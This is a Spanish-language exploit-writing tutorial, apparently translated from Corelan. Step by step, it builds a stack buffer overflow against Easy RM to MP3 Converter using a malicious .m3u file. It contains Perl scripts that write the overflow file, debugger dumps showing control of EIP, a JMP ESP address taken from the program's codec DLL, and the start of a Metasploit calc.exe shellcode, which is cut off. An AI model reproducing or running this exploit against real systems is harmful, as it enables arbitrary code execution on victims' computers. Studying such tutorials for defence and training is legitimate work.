Missing image name, possible paged-out or corrupt data.
<Unloaded_P32.dll>+0x42424231:
42424242 ??              ???
```

```
0:000> d esp
000ff730  43 43 43 43 43 43 43 43-43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
000ff740  43 43 43 43 43 43 43 43-43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
000ff750  43 43 43 43 43 43 43 43-43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
000ff760  43 43 43 43 43 43 43 43-43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
000ff770  43 43 43 43 43 43 43 43-43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
```

```
000ff780  43 43 43 43 43 43 43 43-43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
000ff790  43 43 43 43 43 43 43 43-43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
000ff7a0  43 43 43 43 43 43 43 43-43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
```

En Immunity Debugger, puedes ver el contenido del Stack, en ESP, mirando la ventana inferior izquierda. Excelente. EIP contiene BBBB, lo cual es exactamente lo que queríamos. Ahora, controlamos EIP. Además, ESP apunta a nuestro buffer (C´s)

Nota: el Offset mostrado aquí es el resultado del análisis en mi PC. Si estás tratando de reproducir los ejercicios de este tutorial en tu PC, lo más probable es que tengas una dirección de Offset diferente. Por favor, no solo tomes el valor del Offset el código fuente a tu PC porque el Offset está basado en el directorio del archivo donde está almacenado el archivo .m3u. El buffer que es vulnerable a un desbordamiento incluye el directorio completo al archivo .m3u. Por lo tanto, si tu directorio es más pequeño o más grande que el mío, entonces el Offset será diferente.

Nuestro buffer de exploit luce así:

Buffer	EBP	EIP	ESP apunta aquí | V
A (x 26090)	AAAA	BBBB	CCCCCCCCCCCCCCCCCCCCCCCCC
414141414141...41	41414141	42424242	
26090 bytes	4 bytes	4 bytes	1000 bytes ?

Encontrar Espacio en Memoria Alojar la ShellCode

Controlamos EIP. Entonces, podemos redireccionar EIP a un lugar que contenga nuestro código (Shellcode) Pero ¿Dónde está el espacio? ¿Cómo podemos poner nuestra Shellcode en ese lugar? ¿Cómo podemos hacer que EIP salte a ese lugar?

Para crashear o producir un error en la aplicación, hemos escrito 26094 A´s en memoria, hemos escrito un valor en el campo del EIP guardado (RET) y hemos escrito muchas C´s.

Cuando la aplicación crashée, mira los registros y el Dump de ellos (d esp, d eax, d ebx, d ebp, …) Si puedes ver tu buffer (tantos las A´s como las C´s) en uno de los registros, entonces podrás reemplazarlos con Shellcode y saltar a esa lugar. En nuestro ejemplo, podemos ver que ESP parece apuntar a nuestras C´s. Recuerda la salida de d esp arriba. Idealmente, pondríamos nuestra Shellcode en vez de las C´s y le decimos a EIP que vaya a la dirección de ESP.

A pesar de que podemos ver las C´s, no estamos seguros cual es la primera C en la dirección 000ff730 a la cual apunta ESP. Cambiaremos el script de Perl y agregaremos un patrón de caracteres. He tomado 144 caracteres, pero tú pudiste haber tomado más o menos. En vez de C´s.

```
my $file= "test1.m3u";
my $junk= "A" x 26094;
my $eip = "BBBB";
my $shellcode =
"1ABCDEFGHIJK2ABCDEFGHIJK3ABCDEFGHIJK4ABCDEFGHIJK" .
"5ABCDEFGHIJK6ABCDEFGHIJK" .
"7ABCDEFGHIJK8ABCDEFGHIJK" .
"9ABCDEFGHIJKAABCDEFGHIJK".
"BABCDEFGHIJKCABCDEFGHIJK";
open($FILE,">$file");
print $FILE $junk.$eip.$shellcode;
close($FILE);
print "Archivo m3u creado exitosamente\n";
```

Crea el archivo, ábrelo, deja que la aplicación muera y mira el contenido de ESP en el Dump.

```
0:000> d esp
000ff730  44 45 46 47 48 49 4a 4b-32 41 42 43 44 45 46 47  DEFGHIJK2ABCDEFG
000ff740  48 49 4a 4b 33 41 42 43-44 45 46 47 48 49 4a 4b  HIJK3ABCDEFGHIJK
000ff750  34 41 42 43 44 45 46 47-48 49 4a 4b 35 41 42 43  4ABCDEFGHIJK5ABC
000ff760  44 45 46 47 48 49 4a 4b-36 41 42 43 44 45 46 47  DEFGHIJK6ABCDEFG
000ff770  48 49 4a 4b 37 41 42 43-44 45 46 47 48 49 4a 4b  HIJK7ABCDEFGHIJK
000ff780  38 41 42 43 44 45 46 47-48 49 4a 4b 39 41 42 43  8ABCDEFGHIJK9ABC
000ff790  44 45 46 47 48 49 4a 4b-41 41 42 43 44 45 46 47  DEFGHIJKAABCDEFG
000ff7a0  48 49 4a 4b 42 41 42 43-44 45 46 47 48 49 4a 4b  HIJKBABCDEFGHIJK
0:000> d
000ff7b0  43 41 42 43 44 45 46 47-48 49 4a 4b 00 41 41 41  CABCDEFGHIJK.AAA
000ff7c0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff7d0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff7e0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff7f0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff800  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff810  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
```

```
000ff820  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
```

OK. Podemos ver 2 cosas interesantes aquí.

ESP comienza en el 5to carácter de nuestro patrón y no el primero.

Tú puedes revisar este foro.
https://www.corelan.be/index.php/forum/exploit-writing-general-questions/exploit-writing-tutorial-python-problems/

Después del patrón de string, vemos A´s. La mayoría de ellas pertenecen a la primera parte del buffer de (26101 A's) Entonces, también podemos poner nuestra Shellcode en la primera parte del buffer antes de sobrescribir el RET.

Pero, aún no. Primero, agregaremos 4 caracteres al frente del patrón y hacer la prueba de nuevo. Si todo sale bien, ESP debería apuntar directamente al principio de nuestro patrón.

```
my $file= "test1.m3u";
my $junk= "A" x 26094;
my $eip = "BBBB";
my $preshellcode = "XXXX";
my $shellcode =
"1ABCDEFGHIJK2ABCDEFGHIJK3ABCDEFGHIJK4ABCDEFGHIJK" .
"5ABCDEFGHIJK6ABCDEFGHIJK" .
"7ABCDEFGHIJK8ABCDEFGHIJK" .
"9ABCDEFGHIJKAABCDEFGHIJK".
"BABCDEFGHIJKCABCDEFGHIJK";
open($FILE,">$file");
print $FILE $junk.$eip.$preshellcode.$shellcode;
close($FILE);
print "Archivo m3u creado exitosamente\n";
```

Deja que la aplicación crashée y mira ESP de nuevo:

```
0:000> d esp
000ff730  31 41 42 43 44 45 46 47-48 49 4a 4b 32 41 42 43  1ABCDEFGHIJK2ABC
000ff740  44 45 46 47 48 49 4a 4b-33 41 42 43 44 45 46 47  DEFGHIJK3ABCDEFG
000ff750  48 49 4a 4b 34 41 42 43-44 45 46 47 48 49 4a 4b  HIJK4ABCDEFGHIJK
000ff760  35 41 42 43 44 45 46 47-48 49 4a 4b 36 41 42 43  5ABCDEFGHIJK6ABC
000ff770  44 45 46 47 48 49 4a 4b-37 41 42 43 44 45 46 47  DEFGHIJK7ABCDEFG
000ff780  48 49 4a 4b 38 41 42 43-44 45 46 47 48 49 4a 4b  HIJK8ABCDEFGHIJK
000ff790  39 41 42 43 44 45 46 47-48 49 4a 4b 41 41 42 43  9ABCDEFGHIJKAABC
```

```
000ff7a0  44 45 46 47 48 49 4a 4b-42 41 42 43 44 45 46 47  DEFGHIJKBABCDEFG
0:000> d
000ff7b0  48 49 4a 4b 43 41 42 43-44 45 46 47 48 49 4a 4b  HIJKCABCDEFGHIJK
000ff7c0  00 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  .AAAAAAAAAAAAAAA
000ff7d0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff7e0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff7f0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff800  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff810  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff820  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
```

Mucho mejor. Ahora, tenemos:

- Control sobre EIP.
- Un área donde escribir nuestro código, por lo 144 bytes de largo. Si haces más pruebas con patrones más largos, verás que tendrás más espacio. De hecho, mucho espacio.
- Un registro que apunta directamente a nuestro código en la dirección 0x000ff730.

Ahora, necesitamos:

- Construir una Shellcode real.
- Decirle a EIP que salte a la dirección del comienzo de la Shellcode. Podemos hacer esto sobrescribiendo EIP con 0x000ff730.

Veamos.

Haremos una pequeña prueba: Primero 26094 A´s y luego sobrescribimos EIP con 0x000ff730, luego un BP y después más NOP´s. Si todo queda bien, el código debería pasar por BP.

```
my $file= "test1.m3u";
my $junk= "A" x 26094;
my $eip = pack('V',0x000ff730);

my $shellcode = "\x90" x 25;

$shellcode = $shellcode."\xcc";
$shellcode = $shellcode."\x90" x 25;

open($FILE,">$file");
print $FILE $junk.$eip.$shellcode;
close($FILE);
print "Archivo m3u creado exitosamente\n";
```

La aplicación murió, pero esperábamos un BP en vez de un Access Violation. Cuando miramos EIP, apunta a 0x000ff730 y ESP también.

Cuando vemos ESP en el Dump, no encontramos lo que esperábamos.

```
eax=00000001 ebx=00104a58 ecx=7c91005d edx=00000040 esi=77c5fce0 edi=0000662c
eip=000ff730 esp=000ff730 ebp=003440c0 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
<Unloaded_P32.dll>+0xff71f:
000ff730 0000            add     byte ptr [eax],al
ds:0023:00000001=??
0:000> d esp
000ff730  00 00 00 00 06 00 00 00-58 4a 10 00 01 00 00 00  ........XJ......
000ff740  30 f7 0f 00 00 00 00 00-41 41 41 41 41 41 41 41  0.......AAAAAAAA
000ff750  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff760  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff770  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff780  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff790  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff7a0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
```


Entonces, brincar directamente a una dirección de memoria puede que no sea una buena solución después de todo. 0x000ff730 contiene un byte NULL el cual es un terminador de string. Entonces, las A´s que ves vienen de la primera parte del buffer. Nunca alcanzamos el punto donde comenzamos a escribir nuestros datos después de sobrescribir EIP.

Además, usando una dirección de memoria para saltar en un exploit haría al exploit poco seguro. Después de todo, esta dirección de memoria pudo ser diferente en otras versiones de SO, lenguajes, etc.

Reflexión: No podemos solamente sobrescribir EIP con una dirección de memoria directa tal como 0x000ff730. No es una buena idea porque no sería seguro y porque contiene un byte NULL. Tenemos que usar otra técnica para lograr el mismo objetivo: lograr que la aplicación salta a nuestro código. Podríamos referenciar un registro o un Offset a un registro, ESP en nuestro caso, y encontrar una función que salte a ese registro. Entonces, trataremos de sobrescribir EIP con la dirección de esa función y debería haber tiempo para panqueques y helado.

Saltar a la Shellcode en una Forma Segura

Hemos logrado poner nuestra Shellcode exactamente a donde apunta ESP o si lo ves de otro ángulo ESP apunta al inicio de nuestra Shellcode. Si ese no hubiera sido el caso, hubiéramos mirado los contenidos de otras direcciones de registros y esperar encontrar nuestro buffer. De todas maneras, en este ejemplo particular, podemos usar ESP. La razón detrás de escribir EIP con la dirección de ESP era que queríamos que la aplicación saltara a ESP y ejecutar la Shellcode. Saltar a ESP es algo muy común en las aplicaciones de Windows. De hecho, las aplicaciones de Windows usan una o más DLL´s y estas DLL´s contienen muchas instrucciones de código. Por lo tanto, las direcciones usadas por estas DLL´s son casi estáticas. Entonces, podríamos encontrar una DLL que contenga la instrucción para saltar a ESP. Si podemos sobrescribir EIP con la dirección de esa instrucción en esa DLL, debería funcionar, ¿correcto? Veamos. Primero, debemos buscar cuál es el opcode para el JMP ESP. Podemos hacerlo ejecutando Easy RM to MP3, luego abrir atachándolo con Windbg. Esto nos da la ventaja de ver las DLL´s/módulos que son cargados por la aplicación. Se verá mejor por así decirlo.



Al atachar el proceso, la aplicación se detendrá. En la línea de comando de Windbg, en la parte inferior de la pantalla, escribe (ensambla) a y presiona enter, luego escribe jmp esp y presiona enter de nuevo.

```
(ae4.fd4): Break instruction exception - code 80000003 (first chance)
eax=7ffdb000 ebx=00000001 ecx=00000002 edx=00000003 esi=00000004 edi=00000005
eip=7c90120e esp=02c2ffcc ebp=02c2fff4 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00000246
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for C:\WINDOWS\system32\ntdll.dll -
ntdll!DbgBreakPoint:
7c90120e cc              int     3
0:014> a
7c90120e jmp esp
jmp esp
```

Pulsa enter de nuevo y escribe (desensambla) u seguido por la dirección que fue mostrada antes de escribir jmp esp.

```
0:014> u 7c90120e
ntdll!DbgBreakPoint:
7c90120e ffe4            jmp     esp
7c901210 8bff            mov     edi,edi
ntdll!DbgUserBreakPoint:
7c901212 cc              int     3
7c901213 c3              ret
7c901214 8bff            mov     edi,edi
7c901216 8b442404        mov     eax,dword ptr [esp+4]
7c90121a cc              int     3
7c90121b c20400          ret     4
```

Al lado de 7c90120e, puedes ver: **ffe4.** Éste es el opcode para el jmp esp Ahora, necesitamos encontrar ese opcode en una de las DLL´s cargadas. Mira la parte superior de la ventana de Windbg y busca líneas que indiquen DLL´s que comienzan para la aplicación Easy RM to MP3.

```
Microsoft (R) Windows Debugger Version 6.11.0001.404 X86
Copyright (c) Microsoft Corporation. All rights reserved.

*** wait with pending attach
Symbol search path is: *** Invalid ***
************************************************************************
* Symbol loading may be unreliable without a symbol search path.       *
* Use .symfix to have the debugger choose a symbol path.               *
* After setting your symbol path, use .reload to refresh symbol locations. *
************************************************************************
Executable search path is:
ModLoad: 00400000 004be000   C:\Program Files\Easy RM to MP3 Converter\RM2MP3Converter.exe
ModLoad: 7c900000 7c9b2000   C:\WINDOWS\system32\ntdll.dll
ModLoad: 7c800000 7c8f6000   C:\WINDOWS\system32\kernel32.dll
ModLoad: 78050000 78120000   C:\WINDOWS\system32\WININET.dll
ModLoad: 77c10000 77c68000   C:\WINDOWS\system32\msvcrt.dll
```

```
ModLoad: 77f60000 77fd6000   C:\WINDOWS\system32\SHLWAPI.dll
ModLoad: 77dd0000 77e6b000   C:\WINDOWS\system32\ADVAPI32.dll
ModLoad: 77e70000 77f02000   C:\WINDOWS\system32\RPCRT4.dll
ModLoad: 77fe0000 77ff1000   C:\WINDOWS\system32\Secur32.dll
ModLoad: 77f10000 77f59000   C:\WINDOWS\system32\GDI32.dll
ModLoad: 7e410000 7e4a1000   C:\WINDOWS\system32\USER32.dll
ModLoad: 00330000 00339000   C:\WINDOWS\system32\Normaliz.dll
ModLoad: 78000000 78045000   C:\WINDOWS\system32\iertutil.dll
ModLoad: 77c00000 77c08000   C:\WINDOWS\system32\VERSION.dll
ModLoad: 73dd0000 73ece000   C:\WINDOWS\system32\MFC42.DLL
ModLoad: 763b0000 763f9000   C:\WINDOWS\system32\comdlg32.dll
ModLoad: 5d090000 5d12a000   C:\WINDOWS\system32\COMCTL32.dll
ModLoad: 7c9c0000 7d1d7000   C:\WINDOWS\system32\SHELL32.dll
ModLoad: 76080000 760e5000   C:\WINDOWS\system32\MSVCP60.dll
ModLoad: 76b40000 76b6d000   C:\WINDOWS\system32\WINMM.dll
ModLoad: 76390000 763ad000   C:\WINDOWS\system32\IMM32.DLL
ModLoad: 773d0000 774d3000   C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-
Controls_6595b64144ccf1df_6.0.2600.5512_x-ww_35d4ce83\comctl32.dll
ModLoad: 74720000 7476c000   C:\WINDOWS\system32\MSCTF.dll
ModLoad: 755c0000 755ee000   C:\WINDOWS\system32\msctfime.ime
ModLoad: 774e0000 7761d000   C:\WINDOWS\system32\ole32.dll
ModLoad: 10000000 10071000   C:\Program Files\Easy RM to MP3 Converter\MSRMfilter03.dll
ModLoad: 71ab0000 71ac7000   C:\WINDOWS\system32\WS2_32.dll
ModLoad: 71aa0000 71aa8000   C:\WINDOWS\system32\WS2HELP.dll
ModLoad: 00ce0000 00d7f000   C:\Program Files\Easy RM to MP3 Converter\MSRMfilter01.dll
ModLoad: 01a90000 01b01000   C:\Program Files\Easy RM to MP3 Converter\MSRMCcodec00.dll
ModLoad: 00c80000 00c87000   C:\Program Files\Easy RM to MP3 Converter\MSRMCcodec01.dll
ModLoad: 01b10000 01fdd000   C:\Program Files\Easy RM to MP3 Converter\MSRMCcodec02.dll
ModLoad: 01fe0000 01ff1000   C:\WINDOWS\system32\MSVCIRT.dll
ModLoad: 77120000 771ab000   C:\WINDOWS\system32\OLEAUT32.dll
```

Si podemos encontrar el opcode en una de esas DLL´s, entonces tendremos la oportunidad hacer que el exploit trabaje bien en plataformas de Windows. Si necesitamos utilizar una DLL que pertenezca al sistema operativo, SO, podríamos encontrar que el exploit no funcione para otras versiones del SO. Entonces, busquemos el área de una de Easy RM to MP3 primero. Buscaremos en el área de C:\Archivos de programa\Easy RM to MP3 Converter\MSRMCcodec02.dll. Esta DLL es cargada entre 01b10000 y 01fd000. Busca esta área por ffe4.

```
0:014> s 01b10000 l 01fdd000 ff e4
01ccf23a  ff e4 ff 8d 4e 10 c7 44-24 10 ff ff ff ff e8 f3  ....N..D$.......
01d0023f  ff e4 fb 4d 1b a6 9c ff-ff 54 a2 ea 1a d9 9c ff  ...M.....T......
01d1d3db  ff e4 ca ce 01 20 05 93-19 09 00 00 00 00 d4 d1  ..... ..........
01d3b22a  ff e4 07 07 f2 01 57 f2-5d 1c d3 e8 09 22 d5 d0  ......W.]...."..
01d3b72d  ff e4 09 7d e4 ad 37 df-e7 cf 25 23 c9 a0 4a 26  ...}..7...%#..J&
01d3cd89  ff e4 03 35 f2 82 6f d1-0c 4a e4 19 30 f7 b7 bf  ...5..o..J..0...
01d45c9e  ff e4 5c 2e 95 bb 16 16-79 e7 8e 15 8d f6 f7 fb  ..\.....y.......
01d503d9  ff e4 17 b7 e3 77 31 bc-b4 e7 68 89 bb 99 54 9d  .....w1...h...T.
01d51400  ff e4 cc 38 25 d1 71 44-b4 a3 16 75 85 b9 d0 50  ...8%.qD...u...P
01d5736d  ff e4 17 b7 e3 77 31 bc-b4 e7 68 89 bb 99 54 9d  .....w1...h...T.
01d5ce34  ff e4 cc 38 25 d1 71 44-b4 a3 16 75 85 b9 d0 50  ...8%.qD...u...P
01d60159  ff e4 17 b7 e3 77 31 bc-b4 e7 68 89 bb 99 54 9d  .....w1...h...T.
01d62ec0  ff e4 cc 38 25 d1 71 44-b4 a3 16 75 85 b9 d0 50  ...8%.qD...u...P
0221135b  ff e4 49 20 02 e8 49 20-02 00 00 00 00 ff ff ff  ..I ..I ........
```

```
0258ea53  ff e4 ec 58 02 00 00 00-00 00 00 00 00 08 02 a8  ...X............
```

Excelente. No me esperaba otra. JMP ESP es una instrucción muy común. Cuando seleccionamos una dirección, es muy importante buscar caracteres NULL. Deberías tratar de evitar usar direcciones, especialmente si necesitas usar los datos del buffer que vienen después de que se sobrescribe EIP. El carácter NULL se convertiría en un terminador de string y el resto de los datos del buffer quedarían inservibles.

Otra buena área para buscar opcodes es: "s 70000000 l ffffff ff e4" que típicamente daría resultados de DLL´s de Windows.

Nota: hay otras formas para conseguir direcciones.

FindJmp de Ryan Permeh.

http://www.mediafire.com/?7ui778v8w6cdny8

Compila findjmp.c y ejecútalo con los siguientes parámetros:

findjmp <DLLfile> <register>. Imagina que quieres buscar saltos a ESP en kernel32.dll, run "findjmp kernel32.dll esp"

En Vista SP2, debería de aparecer algo así:

Findjmp, Eeye, I2S-LaB
Findjmp2, Hat-Squad
Scanning kernel32.dll for code useable with the esp register
0x773AF74B call esp
Finished Scanning kernel32.dll for code useable with the esp register
Found 1 usable addresses

La base de datos de opcodes de Metasploit.
Memdump (ver uno de los próximos tutoriales)
Pvefindaddr es un plugin para Immunity Debugger. De hecho, este es muy recomendado filtrará los punteros inseguros automáticamente.

Desde que queremos poner nuestra Shellcode en ESP la cual está ubicada en nuestra string del payload después de sobrescribir EIP. La dirección del JMP ESP de la lista no debe tener bytes NULL. Si los tuviera, sobrescribiríamos una dirección que contenga bytes NULL. Los cuales son terminadores de strings, por lo tanto, todo lo que le siga será ignorado.

En algunos casos, estará bien tener una dirección que comience con un carácter NULL. Si la dirección comienza así por causa del little endian, el byte NULL sería el último byte en el registro EIP. Si no estás enviando ningún payload después de sobrescribir EIP (Entonces, si lo Shellcode es agregada antes de sobrescribir EIP y aún es alcanzable vía un registro) ésta funcionará.

De todos modos, usaremos después de sobrescribir EIP para alojar a nuestra Shellcode. La dirección no debería contener bytes NULL.

La primera dirección será: 0x01ccf23a. Verifica que esta dirección contenga el jmp esp. Así que desensambla la instrucción de 0x01ccf23a.

```
0:014> u 01ccf23a
MSRMCcodec02!CAudioOutWindows::WaveOutWndProc+0x8bfea:
01ccf23a ffe4            jmp     esp
01ccf23c ff8d4e10c744    dec     dword ptr
<Unloaded_POOL.DRV>+0x44c7104d (44c7104e)[ebp]
01ccf242 2410            and     al,10h
01ccf244 ff              ???
01ccf245 ff              ???
01ccf246 ff              ???
01ccf247 ff              ???
01ccf248 e8f3fee4ff      call
MSRMCcodec02!CTN_WriteHead+0xd320 (01b1f140)
```

Si ahora sobrescribimos EIP con 0x01ccf23a, un JMP ESP se ejecutará. ESP contiene nuestra Shellcode. Deberíamos tener ahora un exploit funcional. Probemos con nuestra Shellcode de “NOP´s y BP´s”. Cierra Windbg.

Crea un nuevo archivo .m3u usando el siguiente script:

```
my $file= "test1.m3u";
my $junk= "A" x 26094;
my $eip = pack('V',0x01ccf23a);

my $shellcode = "\x90" x 25;

$shellcode = $shellcode."\xcc";  #esto hará que se
detenga la aplicación, simulando 1 shellcode,
permitiendo depurar luego.
$shellcode = $shellcode."\x90" x 25;
```

```
open($FILE,">$file");
print $FILE $junk.$eip.$shellcode;
close($FILE);
print "Archivo m3u creado exitosamente\n";
(21c.e54): Break instruction exception - code 80000003
(!!! second chance !!!)
eax=00000001 ebx=00104a58 ecx=7c91005d edx=00000040
esi=77c5fce0 edi=0000662c
eip=000ff745 esp=000ff730 ebp=003440c0 iopl=0
nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
efl=00000206
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
<Unloaded_P32.dll>+0xff734:
000ff745 cc              int     3
0:000> d esp
000ff730  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ff740  90 90 90 90 90 cc 90 90-90 90 90 90 90 90 90 90  ................
000ff750  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 00  ................
000ff760  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff770  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff780  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff790  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff7a0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
```

Ejecuta la aplicación de nuevo, atáchala con Windbg, presiona "g" para continuar, abre el nuevo archivo .m3u en la aplicación y parará en 000ff745 que es nuestro primer BP. Así que, jmp esp funcionó bien. ESP comenzaba en 000ff730, pero contiene NOP´s en todo el camino hasta 000ff744.

Todo lo que necesitamos es poner nuestro Shellcode real y terminar el exploit. Cierra Windbg de nuevo.

Conseguir una Shellcode y Terminar el Exploit

Metasploit tiene un generador de payloads que te ayudará a construir la Shellcode. Los payloads vienes con varias opciones y dependiendo de lo que quieras hacer, pueden ser pequeñas o muy grandes. Si tienes un límite de tamaño en lo que a espacio de buffer se refiere, entonces necesitarás una Shellcode múltiple o usar Shellcodes artesanales específicamente como la siguiente.

http://packetstormsecurity.org/files/download/79361/23bytes-shellcode.txt

Shellcode de CMD.exe de 32 bytes para Windows XP SP 2. Alternativamente, puedes dividir tu Shellcode en pequeños "huevos" en: http://code.google.com/p/w32-seh-omelet-shellcode/

Y usar una técnica llamada "EggHunting" o cacería de Huevos para reensamblar la Shellcode antes de ejecutarla. Los tutoriales 8 y 10 hablan acerca de la Cacería de Huevos y Cacería de Omelet.

Imaginemos que queremos ejecutar la calculadora de Windows "Calc.exe" como nuestro payload del exploit. Entonces, la Shellcode podría ser así:


```
# windows/exec - 144 bytes
# http://www.metasploit.com
# Encoder: x86/shikata_ga_nai
# EXITFUNC=seh, CMD=calc
my $shellcode =
"\xdb\xc0\x31\xc9\xbf\x7c\x16\x70\xcc\xd9\x74\x24\xf4\xb1" .
"\x1e\x58\x31\x78\x18\x83\xe8\xfc\x03\x78\x68\xf4\x85\x30" .
"\x78\xbc\x65\xc9\x78\xb6\x23\xf5\xf3\xb4\xae\x7d\x02\xaa" .
"\x3a\x32\x1c\xbf\x62\xed\x1d\x54\xd5\x66\x29\x21\xe7\x96" .
"\x60\xf5\x71\xca\x06\x35\xf5\x14\xc7\x7c\xfb\x1b\x05\x6b" .
